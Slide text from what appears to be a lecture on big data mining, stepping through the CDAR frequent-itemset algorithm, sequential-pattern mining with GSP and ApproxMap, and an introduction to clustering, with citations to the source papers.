


Frequent itemsets

(CDAR)

$i=4$, $\text{minsup}=2$


Add infrequent itemsets to a temporary structure



Frequent itemsets

(CDAR)

$i=4$, $\text{minsup}=2$



Decompose the itemsets of tmp into $i-1$ subsets (3-subsets)

$\text{tmp} = \{\text{BCDE}\}$
 $\text{decomp} = \{\text{BCD}, \text{BCE}, \text{BDE}, \text{CDE}\}$


$\subset L_4$

Frequent itemsets

(CDAR)

$i=4$, $\text{minsup}=2$

Decompose the itemsets of tmp into $i-1$ subsets (3-subsets)



$$\text{tmp} = \{\text{BCDE}\}$$


$$\text{decomp} = \{\text{BCD}, \text{BDE}, \text{CDE}\}$$

Frequent itemsets

(CDAR)

$i=4$, $\text{minsup}=2$

Add decomp to the transactions of size $i-1$



$tmp = \{\text{BCDE}\}$


$decomp = \{\text{BCD}, \text{BDE}, \text{CDE}\}$

Frequent itemsets

(CDAR)

i=3, minsup=2

Repeat...




Frequent itemsets

(CDAR)

i=3, minsup=2

Repeat...




Frequent itemsets

(CDAR)

i=3, minsup=2

Repeat...




$tmp = \{BCDE, ABD\}$
 $decomp = \{BC, BD^2, BE, CD, CE, DE, AB, AD\}$

Frequent itemsets

(CDAR)

i=3, minsup=2

Repeat...



$tmp = \{BCDE, ABD\}$

$decomp = \{BC, BD^2, BE, CD, CE, DE, AB, AD\}$


$\subset L_4 \cup L_3$

Frequent itemsets

(CDAR)

i=2, minsup=2

Repeat...




$tmp = \{BCDE, ABD\}$
 $decomp = \{BD^2, AD\}$

Frequent itemsets

(CDAR)

i=2, minsup=2

Repeat...




Frequent itemsets

(CDAR)

i=2, minsup=2

Repeat...



$tmp = \{BCDE, ABD\}$
 $decomp = \{BD^2, AD\}$

Frequent itemsets

(CDAR)

Yuh-Jiuan Tsay and Ya-Wen Chang-Chien. 2004. An efficient cluster and decomposition algorithm for mining association rules. *Inf. Sci. Inf. Comput. Sci.* 160, 1-4 (March 2004), 161-171.

Big data mining (agenda)

- Itemsets, **sequences** and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Sequential Patterns

(definition)

C1



C2




C3



Sequential Patterns

(definition)



Sequential Patterns

(definition)

	Date 1	Date 2	Date 3	Date 4
C1	10 30 140	20 70 110	40 50	20 60 80
C2	50 120 150	10 30	20 80 140	20 60 70
C3	40 60 70	50	70 80 130	70 90
C4	10 30 70	20 30 150	20 60 110	20 90 130

Minimum support = 60% (i.e. 3 clients):

< (70) >

< (50) (80) >

< (10 30) (20) (20 60) >

Sequential Patterns

(applications)

Very similar to applications of frequent itemsets...

+ order



15%



17%

Sequential Patterns

(applications)


Very similar to applications of frequent itemsets...

Sequential Patterns

(applications)


Very similar to applications of frequent itemsets...

+ order




Sequential Patterns

(GSP)



Sequential Patterns

(GSP)



Sequential Patterns

(GSP)

Itemsets

A B C

A B D

A B C D

Sequences

(A) (B C)

(B C) (D)

(A) (B C) (D)

Sequential Patterns

(applications)

Rakesh Agrawal and Ramakrishnan Srikant. 1995. Mining Sequential Patterns. In *Proceedings of the Eleventh International Conference on Data Engineering (ICDE '95)*, Philip S. Yu and Arbee L. P. Chen (Eds.). IEEE Computer Society, Washington, DC, USA, 3-14.

Ramakrishnan Srikant and Rakesh Agrawal. 1996. Mining Sequential Patterns: Generalizations and Performance Improvements. In *Proceedings of the 5th International Conference on Extending Database Technology: Advances in Database Technology (EDBT '96)*, London, UK, 3-17.

Sequential Patterns

(ApproxMap)

Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton

Obama	-	Biden	-	Gates
Obama	-	Biden	-	H. Clinton
Obama	-	B. Clinton	-	Gates
Obama	-	Biden	-	H. Clinton

Sequential Patterns

(ApproxMap)

Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton

Obama:4 - $\begin{bmatrix} \text{G.W. Bush:3} \\ \text{G. Bush:1} \end{bmatrix}$ - B. Clinton:4

Obama	-	Biden	-	Gates
Obama	-	Biden	-	H. Clinton
Obama	-	B. Clinton	-	Gates
Obama	-	Biden	-	H. Clinton

Obama:4 - $\begin{bmatrix} \text{Biden:3} \\ \text{B. Clinton:1} \end{bmatrix}$ - $\begin{bmatrix} \text{Gates:2} \\ \text{H. Clinton:2} \end{bmatrix}$

Sequential Patterns

(ApproxMap)

Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton
Obama	-	G. Bush	-	B. Clinton
Obama	-	G.W. Bush	-	B. Clinton

Obama:4 - [G.W. Bush:3
 G. Bush:1] - B. Clinton:4

Obama	-	Biden	-	Gates
Obama	-	Biden	-	H. Clinton
Obama	-	B. Clinton	-	Gates
Obama	-	Biden	-	H. Clinton

Obama:4 - [Biden:3
 B. Clinton:1] - [Gates:2
 H. Clinton:2]

Sequential Patterns

(ApproxMap)

H. C. Kum, J. Pei, W. Wang, and D. Duncan. (2003). *ApproxMAP: Approximate Mining of Consensus Sequential Patterns*. Proc. of the 3rd SIAM International Conference on Data Mining (SDM). SF, CA. May 2003.

Big data mining (agenda)

- Itemsets, sequences and **clustering**
- Big Data by computation (probabilistic data)
- Data Streams and Cloud (Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Clustering

Assign a set of objects into groups.

Clustering

Assign a set of objects into groups.

Objects in a **same cluster** are
more similar to each other...

Clustering

Assign a set of objects into groups.

Objects in a **same cluster** are
more similar to each other...


... than to those in other clusters.

Clustering

(Hierarchical Ascendant Clustering)

